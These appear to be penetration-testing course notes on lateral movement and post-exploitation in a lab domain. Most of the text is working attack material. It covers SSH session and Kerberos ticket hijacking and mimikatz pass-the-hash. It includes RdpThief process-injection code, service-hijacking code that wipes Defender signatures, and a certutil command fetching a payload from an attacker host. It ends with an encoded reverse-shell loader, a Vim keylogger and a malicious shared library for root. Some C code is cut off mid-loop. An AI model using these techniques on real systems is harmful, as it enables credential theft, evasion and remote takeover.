ControlMaster is a feature that enables sharing of multiple SSH sessions over a single network connection. This functionality can be enabled for a given user by editing their local SSH configuration file (~/.ssh/config).
# 1. Create SSH Config if it does not exist:
offsec@controller:~$ cat > ~/.ssh/config
    Host *
    ControlPath ~/.ssh/controlmaster/%r@%h:%p
    ControlMaster auto
    ControlPersist 10m
# 2. Set Correct File Permissions:
offsec@controller:~$ chmod 644 ~/.ssh/config
# 3. Create ControlMaster Directory if it does not already exists:
offsec@controller:~$ mkdir ~/.ssh/controlmaster
# 4. To test this theory, you first need to ssh to the linuxvictim machine. After you ssh'd, exit the session and list files. As you can see there is a socket file now:
offsec@controller:~$ ls -al ~/.ssh/controlmaster/
total 8
drwxrwxr-x 2 offsec offsec 4096 May 13 16:22 .
drwx------ 3 offsec offsec 4096 May 13 13:55 ..
srw------- 1 offsec offsec 0 May 13 16:22 offsec@linuxvictim:22
# 5. Now you can SSH Without Password (piggybacking active session):
offsec@controller:~$ ssh offsec@linuxvictim
# 6. SSH to the controller again, but now as the root user:
# List available sockets:
root@controller:~# ls -al /home/offsec/.ssh/controlmaster
# Now you can piggyback the active session with root user, without using the password:
root@controller:~# ssh -S /home/offsec/.ssh/controlmaster/offsec\@linuxvictim\:22 offsec@linuxvictim
Hijacking SSH using SSH-Agent and SSH Agent Forwarding
Purpose:
SSH-Agent: Manages user's private keys.
SSH Agent Forwarding: Allows SSH-Agent usage on an intermediate server, mimicking a local agent.
Advantages:
Doesn't require private key storage on the intermediate server.
Users don’t repeatedly input passphrases.
How It Works:
SSH key requests from destination servers are passed through intermediate hosts to the originating client's SSH Agent.
# Create SSH Key Pair:
ssh-keygen
# Copy Public Key to Servers:
kali@kali:~$ ssh-copy-id -i ~/.ssh/id_rsa.pub offsec@controller
kali@kali:~$ ssh-copy-id -i ~/.ssh/id_rsa.pub offsec@linuxvictim
# Enable Agent Forwarding on Kali Machine:
# Add in ~/.ssh/config:
ForwardAgent yes
# Allow Agent Forwarding on Controller Server:
# Add in /etc/ssh/sshd_config:
AlowAgentForwarding yes
# Start SSH-Agent:
kali@kali:~$ eval `ssh-agent`
# Add Keys to SSH-Agent:
kali@kali:~$ ssh-add
# Connect using SSH-Agent Forwarding:
kali@kali:~$ ssh offsec@controller
offsec@controller:~$ ssh offsec@linuxvictim
Linux Kerberos
General Syntax
# Logging in to the linuxvictim System
kali@kali:~$ ssh administrator@corp1.com@linuxvictim
# Note: We are using Active Directory credentials here.
# Kerberos Tickets and Credential Cache
#	• AD members using Kerberos authentication get a credential cache file.
#	• The cache file location is set via KRB5CCNAME environment variable.
#	• To find the administrator’s credential cache file:
env | grep KRB5CCNAME
# Acquiring Kerberos Tickets
#	• Kerberos tickets expire after some time.
#	• Use kinit command to get a ticket-granting ticket (TGT) for the current user.
kinit
#	• List stored tickets using klist:
klist
# Deleting Cached Tickets
kdestroy
# Accessing Kerberos Services
#	• Get a list of available Service Principal Names (SPN) using ldapsearch with #Kerberos authentication:
ldapsearch -Y GSSAPI -H ldap://dc01.corp1.com -D "Administrator@CORP1.COM" -W -b "dc=corp1,dc=com" "servicePrincipalName=*"
# -Y GSSAPI - Force LDAP to use kerberos authentication
# Requesting a Service Ticket
#	• Use the kvno utility:
kvno MSSQLSvc/DC01.corp1.com:1433
#	• Confirm the ticket acquisition with klist:
klist
Ticket cache: FILE:/tmp/krb5cc_607000500_wJiOow
Default principal: Administrator@CORP1.COM
Valid starting       Expires              Service principal
10/05/2023 14:02:39  10/06/2023 00:02:39  krbtgt/CORP1.COM@CORP1.COM
        renew until 10/12/2023 14:02:38
10/05/2023 14:03:26  10/06/2023 00:02:39  ldap/dc01.corp1.com@CORP1.COM
        renew until 10/12/2023 14:02:38
10/05/2023 14:03:54  10/06/2023 00:02:39  MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
Stealing Keytab files
Purpose: Automate authentication to Kerberos resources without using a password.
Keytab Files: Contain a Kerberos principal name and encrypted keys.
# Creating a Sample Keytab
administrator@corp1.com@linuxvictim:~$ ktutil
ktutil: addent -password -p administrator@CORP1.COM -k 1 -e rc4-hmac
Password for administrator@CORP1.COM: [User Password Entered Here]
ktutil: wkt /tmp/administrator.keytab
ktutil: quit
# Keytab file created at /tmp/administrator.keytab.
# Potential Misuse of Keytab Files
# 	• With root access, keytab can be used maliciously.
root@linuxvictim:~# kinit administrator@CORP1.COM -k -t /tmp/administrator.keytab
# Verifying the Loaded Tickets
root@linuxvictim:~# klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: administrator@CORP1.COM
Valid starting    Expires            Service principal
07/30/2020 15:18:34 07/31/2020 01:18:34 krbtgt/CORP1.COM@CORP1.COM
renew until 08/06/2020 15:18:34
# Renewing Expired Tickets
       • Renew tickets if expired but within renewal timeframe.
root@linuxvictim:~# kinit -R
# Exploiting Loaded Keytab Files
#       • Authenticate as the domain admin.
root@linuxvictim:~# smbclient -k -U "CORP1.COM\administrator" //DC01.CORP1.COM/C$
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
	$Recycle.Bin DHS 0 Sat Sep 15 03:19:00 2018
	Documents and Settings DHS 0 Tue Jun 9 13:50:42 2020
	pagefile.sys AHS 738197504 Fri Oct 2 11:25:15 2020
	PerfLogs D 0 Mon Jun 15 15:04:37 2020
	Program Files DR 0 Mon Jun 15 08:10:03 2020
	Program Files (x86) D 0 Tue Jun 9 08:43:21 2020
ProgramData DH 0 Mon Jun 15 15:04:37 2020
Abusing Credential Cache files
# Lets say you find a cached credential file in /tmp.
offsec@linuxvictim:~$ ls -al /tmp/krb5cc_*
Output:
-rw------- 1 offsec offsec 1430 Jul 30 15:17 /tmp/krb5cc_1000
-rw------- 1 administrator@corp1.com domain users@corp1.com 4016 Jul 30 15:11 /tmp/krb5cc_607000500_3aeIA5
# You can copy, and take ownership of the cache file
offsec@linuxvictim:~$ sudo cp /tmp/krb5cc_607000500_3aeIA5 /tmp/krb5cc_minenow
offsec@linuxvictim:~$ sudo chown offsec:offsec /tmp/krb5cc_minenow

-rw------- 1 offsec offsec 4016 Jul 30 15:20 /tmp/krb5cc_minenow
# Now, to use the stole cache file. First destroy the current keys.
# Then set the environment variable KRB5CCNAME to specify the location of the Kerberos credentials cache.
offsec@linuxvictim:~$ kdestroy
offsec@linuxvictim:~$ export KRB5CCNAME=/tmp/krb5cc_minenow
offsec@linuxvictim:~$ klist
Output:
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
...
Ticket cache: FILE:/tmp/krb5cc_minenow
Default principal: Administrator@CORP1.COM
...
renew until 08/06/2020 15:11:08
# Requesting Service Tickets with the Stolen Cache
offsec@linuxvictim:~$ kvno MSSQLSvc/DC01.corp1.com:1433
offsec@linuxvictim:~$ klist

MSSQLSvc/DC01.corp1.com:1433@CORP1.COM: kvno = 2
...
renew until 08/06/2020 15:11:08
Using Kerberos ticket locally
#  Copy the victim's stolen ccache file to the Kali machine.
kali@kali:~$ scp offsec@linuxvictim:/tmp/krb5cc_minenow /tmp/krb5cc_minenow
# Set the KRB5CCNAME environment variable to use the victim's Kerberos tickets.
kali@kali:~$ export KRB5CCNAME=/tmp/krb5cc_minenow
# These utilities help in performing ticket manipulation tasks.
kali@kali:~$ sudo apt install krb5-user
# Determine the IP address of the domain controller and configure the hosts file to recognize it.
offsec@linuxvictim:~$ host corp1.com
# Update the /etc/hosts file with domain controller details.
# Set up Proxy for Kerberos Authentication:
# The idea is to make it seem like the authentication requests are coming from the domain-joined host.
#	• Adjust proxy settings: Comment out proxy_dns in /etc/proxychains.conf.
#	• Create a SOCKS server using SSH on the compromised server.
kali@kali:~$ ssh offsec@linuxvictim -D 9050
# Get Users SPN
proxychains python3 GetUserSPNs.py -k -no-pass -dc-ip 192.168.120.5
 CORP1.COM/Administrator

# List all AD users from domain
proxychains python3 GetADUsers.py -all -k -no-pass -dc-ip 192.168.120.5
 CORP1.COM/Administrator

# Use Impacket's psexec to get a shell.
kali@kali:~$ proxychains python3 psexec.py Administrator@DC01.CORP1.COM -k -no-pass
ProxyChains-3.1 ( http://proxychains.sf.net)
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
...
[*] Requesting shares on DC01.CORP1.COM.....
[*] Found writable share ADMIN$
[*] Uploading file tDwixbpM.exe
[*] Opening SVCManager on DC01.CORP1.COM.....
[*] Creating service cEiR on DC01.CORP1.COM.....
[*] Starting service cEiR.....
...
[!] Press help for extra shell commands
...
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32>
Lateral Movement - Windows
RDP
Pass the hash using mimikatz.exe and mstsc.exe (Remote desktop).
Require local administrator to dump the NTLM hashes
Restricted Admin Mode allows RDP connections without saving credentials on the remote machine.
It mitigates credential theft on the target system during the RDP session.
The mode is disabled by default but can be enabled via a registry entry.
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
# If LSA protection is enabled, scroll a bit up to know how to disable it.
# Once the hash is captured, pass it using the command. mstsc.exe window will popup.
mimikatz # sekurlsa::pth /user:admin /domain:corp1 /ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:"mstsc.exe /restrictedadmin"
# If restricted admin is disabled, enable it by using powershell on target machine
 mimikatz # sekurlsa::pth /user:admin /domain:corp1 /ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:powershell
# A Powershell window wil popup.
Enter-PSSession -Computer appsrv01
# Enabled Restricted Admin mode
 New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0
# Disable RAM
Remove-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin
Reverse RDP Proxying with Metasploit
Access machines protected by firewalls and NAT configurations via reverse proxying.
Prerequisite:
Already have an established meterpreter session
# Background current meterpreter shell
background
# Set Up Autoroute in Metasploit:
msf5 exploit(multi/handler) > use multi/manage/autoroute
msf5 post(multi/manage/autoroute) > set session 1
msf5 post(multi/manage/autoroute) > exploit
# Configure SOCKS Proxy:
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks5
msf5 auxiliary(server/socks4a) > set srvhost 127.0.0.1
msf5 auxiliary(server/socks4a) > exploit -j
# Set Up Proxychains for Reverse Tunnel:
#     Add the SOCKS5 proxy IP and port to Proxychains config:
kali@kali:~$ sudo bash -c 'echo "socks5 127.0.0.1 1080" >> /etc/proxychains.conf'
# Now you can RDP to target that is protected by edge firewall
kali@kali:~$ proxychains rdesktop 192.168.120.10
If detours is missing, use Nuget to uninstall and install it again.
The code below will get the mstsc process and inject the rdpthief dll if anyone tries to RDP to another machine.
To see the captured credentials, check the output file: C:\Users\<username>\AppData\Local\Temp\<session_ID>\data.bin.
using System;
using System.Diagnostics;
using System.Net;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;  // Added this line for Thread.Sleep()
namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
        static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
        [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);
        static void Main(string[] args)
        {
            String dllName = "C:\\Tools\\RdpThief.dll";
            while (true)
            {
                Process[] mstscProc = Process.GetProcessesByName("mstsc");
                if (mstscProc.Length > 0)
	                {
                    for (int i = 0; i < mstscProc.Length; i++)
                    {
                        int pid = mstscProc[i].Id;
                        IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
                        IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
                        IntPtr outSize;
                        Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName), dllName.Length, out outSize);
                        IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
                        IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0, IntPtr.Zero);
                    }
                }
                Thread.Sleep(1000);  // Sleep for 1 second before checking again
            }
        }
    }
}
Fileless Lateral Movement
Using fileless lateral movement will
Execute code without registering new service.
Avoid writing file to disk.
PSExec however will write to disk. At a highlevel:
PsExec authenticates to SMB on the target host and accesses the DCE/RPC
DCE/RPC (Distributed Computing Environment / Remote Procedure Calls) is a protocol that supports remote procedure calls, which are used by processes to communicate with one another over a network.
PsExec will use this interface to access the service control manager, create a new service, and execute it. As part of the attack, the binary that is executed by the service is copied to the target host.
Choose a service thats is not vital to the OS and is not used by default. Check service.msc.
PsExec.exe -i -u domain\user cmd.exe
The user running the code below have the TGT for cifs/appsrv01 in the memory.

The code will connect to target appsrv01, open the service SensorService and change it to open notepad.exe.
When SensorService is executed, notepad.exe will run as SYSTEM user.
using System;
using System.Runtime.InteropServices;
namespace PSLessExec
{
    public class Program
    {
        public static uint SC_MANAGER_ALL_ACCESS = 0xF003F;
        public static uint SERVICE_ALL_ACCESS = 0xF01FF;
        public static uint SERVICE_DEMAND_START = 0x3;
        public static uint SERVICE_NO_CHANGE = 0xffffffff;
        [StructLayout(LayoutKind.Sequential)]
        public class QUERY_SERVICE_CONFIG
        {
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.U4)]
            public UInt32 dwServiceType;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.U4)]
            public UInt32 dwStartType;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.U4)]
            public UInt32 dwErrorControl;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.LPWStr)]
            public String lpBinaryPathName;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.LPWStr)]
            public String lpLoadOrderGroup;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.U4)]
            public UInt32 dwTagID;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.LPWStr)]
            public String lpDependencies;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.LPWStr)]
            public String lpServiceStartName;
            [MarshalAs(System.Runtime.InteropServices.UnmanagedType.LPWStr)]
            public String lpDisplayName;
        };
        [DllImport("advapi32.dll", EntryPoint = "OpenSCManagerW", ExactSpelling = true, CharSet = CharSet.Unicode, SetLastError = true)]
        public static extern IntPtr OpenSCManager(string machineName, string databaseName, uint dwAccess);
        [DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Auto)]
        static extern IntPtr OpenService(IntPtr hSCManager, string lpServiceName, uint dwDesiredAccess);
        [DllImport("advapi32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        public static extern Boolean QueryServiceConfig(IntPtr hService, IntPtr intPtrQueryConfig, UInt32 cbBufSize, out UInt32 pcbBytesNeeded);
        [DllImport("advapi32.dll", EntryPoint = "ChangeServiceConfig")]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool ChangeServiceConfigA(IntPtr hService, uint dwServiceType, uint dwStartType, int dwErrorControl, string lpBinaryPathName, string lpLoadOrderGroup, string lpdwTagId, string lpDependencies, string lpServiceStartName, string lpPassword, string lpDisplayName);
        [DllImport("advapi32", SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool StartService(IntPtr hService, int dwNumServiceArgs, string[] lpServiceArgVectors);
        public static void Main(string[] args)
        {
            if (args.Length != 3)
            {
                Console.WriteLine("Usage: PSLessExec.exe [Target] [Service] [BinaryToRun]");
                Console.WriteLine("Example: PSLessExec.exe appsrv01 SensorService notepad.exe");
                return;
            }
            // Open remote SCManager
            IntPtr SCMHandle = OpenSCManager(args[0], null, SC_MANAGER_ALL_ACCESS);
            Console.WriteLine($"Got handle on SCManager on {args[0]}: {SCMHandle}.");
            // Access target service
            IntPtr schService = OpenService(SCMHandle, args[1], SERVICE_ALL_ACCESS);
            Console.WriteLine($"Got handle on target service {args[1]}: {schService}.");
            // Get current binPath (two passes, first is to determine the buffer size needed)
            UInt32 dwBytesNeeded;
            QUERY_SERVICE_CONFIG qsc = new QUERY_SERVICE_CONFIG();
            bool bResult = QueryServiceConfig(schService, IntPtr.Zero, 0, out dwBytesNeeded);
            IntPtr ptr = Marshal.AllocHGlobal((int)dwBytesNeeded);
            bResult = QueryServiceConfig(schService, ptr, dwBytesNeeded, out dwBytesNeeded);
            Marshal.PtrToStructure(ptr, qsc);
            String binPathOrig = qsc.lpBinaryPathName;
            // Pass 1: Disable Defender signatures
            String defBypass = "\"C:\\Program Files\\Windows Defender\\MpCmdRun.exe\" -RemoveDefinitions -All";
             bResult = ChangeServiceConfigA(schService, SERVICE_NO_CHANGE, SERVICE_DEMAND_START, 0, defBypass, null, null, null, null, null, null);
            Console.WriteLine($"Overwrote service executable to become '{defBypass}', result: {bResult}.");
            // Run the service for Pass 1
            bResult = StartService(schService, 0, null);
            Console.WriteLine("Launched service, defender signatures should be wiped.");
            // Pass 2: Run the chosen binary
            bResult = ChangeServiceConfigA(schService, SERVICE_NO_CHANGE, SERVICE_DEMAND_START, 0, args[2], null, null, null, null, null, null);
            Console.WriteLine($"Overwrote service executable to become '{args[2]}', result: {bResult}.");
            // Run the service for Pass 2
            bResult = StartService(schService, 0, null);
            Console.WriteLine("Launched service. Check for execution!");
            // Pass 3: Restore original binPath
            bResult = ChangeServiceConfigA(schService, SERVICE_NO_CHANGE, SERVICE_DEMAND_START, 0, binPathOrig, null, null, null, null, null, null);
            Console.WriteLine($"Restored service binary to '{binPathOrig}', result: {bResult}.");
        }
    }
}
using System;
using System.Runtime.InteropServices;
namespace lat
{
    class Program
    {
        // P/invoke for OpenSCManagerW
        [DllImport("advapi32.dll", EntryPoint = "OpenSCManagerW", ExactSpelling = true, CharSet = CharSet.Unicode, SetLastError = true)]
        public static extern IntPtr OpenSCManager(string machineName, string databaseName, uint dwAccess);
        // P/invoke for OpenService
        [DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Auto)]
        static extern IntPtr OpenService(IntPtr hSCManager, string lpServiceName, uint dwDesiredAccess);
        // P/invoke for ChangeServiceConfig
        [DllImport("advapi32.dll", EntryPoint = "ChangeServiceConfig")]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool ChangeServiceConfigA(IntPtr hService, uint dwServiceType, int dwStartType, int dwErrorControl, string lpBinaryPathName, string lpLoadOrderGroup, string lpdwTagId, string lpDependencies, string lpServiceStartName, string lpPassword, string lpDisplayName);
        // P/invoke for StartService
        [DllImport("advapi32", SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool StartService(IntPtr hService, int dwNumServiceArgs, string[] lpServiceArgVectors);
        static void Main(string[] args)
        {
            // Initial proof of concept to authenticate
            String target = "appsrv01";
            IntPtr SCMHandle = OpenSCManager(target, null, 0xF003F);
            // Code to call OpenService
            string ServiceName = "SensorService";
            IntPtr schService = OpenService(SCMHandle, ServiceName, 0xF01FF);
            // Code to call ChangeServiceConfig
            string payload = "notepad.exe";
            bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null, null, null, null, null);
            // Code to call StartService
            bResult = StartService(schService, 0, null);
        }
    }
}
Trigger payload using fileless lateral movement
# If you have write permission on a target, you can copy payload to target and trigger it with fileless lateral movement.
# Copy payload to target
copy proc_hol.exe \\dc02\c$\windows\tasks\proc_hol.exe
# Now trigger it with fileless lateral movement
Lat.exe dc02 SensorService “C:\windows\tasks\proc_hol.exe”
# You can also try to trigger the payload with psexec
.\psexec \\dc02 -d "C:\windows\tasks\proc_hol.exe"
"SCShell is a fileless lateral movement tool that relies on ChangeServiceConfigA to run commands. The beauty of this tool is that it does not perform authentication against SMB. Everything is performed over DCERPC."
# If you have obtained a hash for a user that can authenticate against target, run the command
python3 scshell.py corp1/dave@192.168.218.6 -service-name lfsvc -hashes :2892d26cdf84d7a70e2eb3b9f05c425e
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Command need to use FULL path. No command output.
SCShell>C:\windows\system32\cmd.exe /c certutil -urlcache -split -f "http://192.168.45.162/bin.exe" C:\windows\tasks\bin.exe
# The command above will connect to target 192.168.218.6 and use the lfsvc to execute commands.
# The SCShell command will download meterpreter payload to windows\tasks and we can simply execute it with
SVShell>C:\windows\tasks\bin.exe
# Usage for .exe
SCShell.exe target service payload domain username password
# Example remote code exec
# I recommend using C:\windows\system32\cmd.exe /c to make sure to payload will not be killed once the service stop. You NEED to use the full path.
SCShell.exe 192.168.197.131 XblAuthManager "C:\windows\system32\cmd.exe /c C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll" . administrastor Password
Linux Post Explotation
Stealthy VIM Backdoors
Directly modifying .vimrc is not stealthy.
To source a shell script: !source /path/to/script
To import another VIM config: :source /path/to/vim-config
Stealthier approach: Use the ~/.vim/plugin directory. VIM auto-loads all .vim files from this directory.
VIM Backdoor keylogger
Leveraging VIM's .vimrc configuration files, it's possible to set up autocommands that trigger actions in VIM. One such use-case is creating a basic keylogger to monitor changes a user makes in a file via VIM.
BufWritePost : Trigger event after a buffer is written.
* : Action applies to all edited files.
:silent : Suppress debug output.
:w! : Forcefully save the buffer contents.
>> /tmp/hackedfromvim.txt : Append content changes to the specified log file.
Linux Shellcode Loader
Simple Shellcode Loader
#include
#include
#include
// To compile:
// gcc -o simpleLoader simpleLoader.c -z execstack
// XOR-encoded 'linux/x64/shell_reverse_tcp' payload (key: 0xfa)
unsigned char buf[] = "\x90\xD3\xA2\x63\x90\xF8\xA5\x90\xFB\xA4\xF5\xFF\xB2\x6D\xB2\x43\xF8\xFA\xFA\xAA\x3A\x52\xCB\xB9\xAB\xB2\x73\x1C\x90\xEA\xA0\x90\xD0\xA2\xF5\xFF\x90\xF9\xA4\xB2\x05\x34\x90\xDB\xA2\xF5\xFF\x8F\x0C\x90\xC1\xA2\x63\xB2\x41\xD5\x98\x93\x94\xD5\x89\x92\xFA\xA9\xB2\x73\x1D\xA8\xAD\xB2\x73\x1C\xF5\xFF\xFA";
int main (int argc, char **argv)
{
        int key = 250;
        int buf_len = (int) sizeof(buf);
        // Decode the payload
        for (int i=0; i

==== Compile the shellcode loader ====
gcc -o simpleLoader simpleLoader.c -z execstack
# -z execstack: This option instructs the compiler to mark the resulting executable as having an executable stack. An executable stack means that the program can execute code stored on the stack, which can be a security risk if not handled carefully. This option is often used for specific purposes, like creating loader programs or certain types of shellcode.

# If the above dont work, try this
gcc -o sh.elf sh.c -z execstack -static
upx --best --lzma -o shupx.elf ./sh.elf
Simple XOR Shellcode Encryption Cheatsheet
1. Simple XOR Encrypt Shellcode
#include
#include
#include
unsigned char buf[] = "\x6a\x39\x58\x0f\x05...";  // Original Shellcode
int main (int argc, char **argv) {
    char xor_key = 'J';                          // XOR Key
    int payload_length = (int) sizeof(buf);      // Length of Shellcode
    // XOR Encrypt Each Byte
    for (int i=0; i

'''Compilation''':
#include
#include
#include
unsigned char buf[] = "\x20\x73\x12\x45..."; // XOR Encrypted Shellcode
int main (int argc, char **argv) {
char xor_key = 'J'; // XOR Key
int arraysize = (int) sizeof(buf); // Length of Encrypted Shellcode
// XOR Decrypt Each Byte
for (int i=0; i
'''Key Points''':
* The shellcode is encrypted using XOR operation against a key (e.g., 'J').
* The encrypted shellcode must be decrypted using the same XOR key before execution.
* After decryption, the shellcode is cast to a function pointer and executed.
=== Shared Libraries ===
Linux uses a different program format than Windows. While Linux utilizes '''Executable and Linkable Format (ELF)''', Windows uses the '''Portable Executable (PE)''' format.
* '''ELF Reference''': [https://en.wikipedia.org/wiki/Executable_and_Linkable_Format Wikipedia]
* '''PE Reference''': [https://en.wikipedia.org/wiki/Portable_Executable Wikipedia]
Despite their differences, both systems share code with other applications. Windows employs '''Dynamic-Link Library (DLL)''' files, whereas Linux uses '''Shared Libraries'''.
When a Linux application requires a library, it searches for it in the following order:
* '''RPATH''': Directories within the application's RPATH value.
[https://en.wikipedia.org/wiki/Rpath Reference]
* '''LD_LIBRARY_PATH''': Directories specified in this environment variable.
* '''RUNPATH''': Directories in the application’s RUNPATH value.
[https://amir.rachum.com/blog/2016/09/17/shared-libraries/#rpath-and-runpath Reference]
* '''/etc/ld.so.conf''': Directories mentioned here.
[https://man7.org/linux/man-pages/man8/ldconfig.8.html Reference]
* '''System Library Directories''': <code> /lib , /lib64 , /usr/lib , /usr/lib64 , /usr/local/lib , /usr/local/lib64</code> , and more.
Because of this predefined search sequence, it's possible to place or hijack shared libraries to control an application's behavior.
==== Hijacking Shared Library via LD_LIBRARY_PATH ====
'''1. Writing the Malicious Library:'''
* Create the payload file:
/home/offsec/ldlib/hax.c
* Include headers:
* Define the constructor function:
* Function payload:
#include
#include
#include  // for setuid/setgid
// This function will be executed automatically when the shared library is loaded.
static void runmahpayload() __attribute__((constructor));
void runmahpayload() {
    // Elevate privileges to root user.
    setuid(0); // Set the effective user ID to root.
    setgid(0); // Set the effective group ID to root.
    // Print a message to indicate the DLL hijacking is in progress.
    printf("DLL HIJACKING IN PROGRESS \n");
    // Execute the system command to create a file in /tmp called "haxso.txt."
    // This can be used as an indicator that the malicious code was executed.
    system("touch /tmp/haxso.txt");
}
We will use the bottom library. This is likely to be loaded by the application but not likely to be called unless the program encounters an error therefore this shouldn’t prevent normal use of the application.
#include
#include
#include
static void runmahpayload() __attribute__((constructor));
int gpgrt_onclose;
int _gpgrt_putc_overflow;
int gpgrt_feof_unlocked;
int gpgrt_vbsprintf;
int gpgrt_ungetc;
---REST OF THE CODE---
We encountered an error stating we're missing the symbol "gpgrt_lock_lock" with version GPG_ERROR_1.0. Before our library's initial function could run, the program identified that certain expected symbols were absent. This implies that our fake library doesn't have all the required components that the original library has. To fix this, we just need to add placeholders for these missing components, since the program isn't checking their functionality, just their presence. We can also use the "readelf" tool with the "-s" option to check what components the original library contains.

Create a .bashrc alias for sudo to include LD_LIBRARY_PATH and use the malicious library example we created to escalate to root privileges.
Add the alias to the .bashrc:
Source the .bashrc to load the changes:
Now, run the top utility with sudo:
alias sudo="sudo LD_LIBRARY_PATH=/home/offsec/ldlib"
source ~/.bashrc
sudo top
ls -al /tmp/haxso.txt
-rw-r--r-- 1 root root 0 Aug 11 14:51 /tmp/haxso.txt
Check the /tmp directory for the haxso.txt file. This time it should be owned by the root user, indicating that the malicious library executed with elevated privileges.
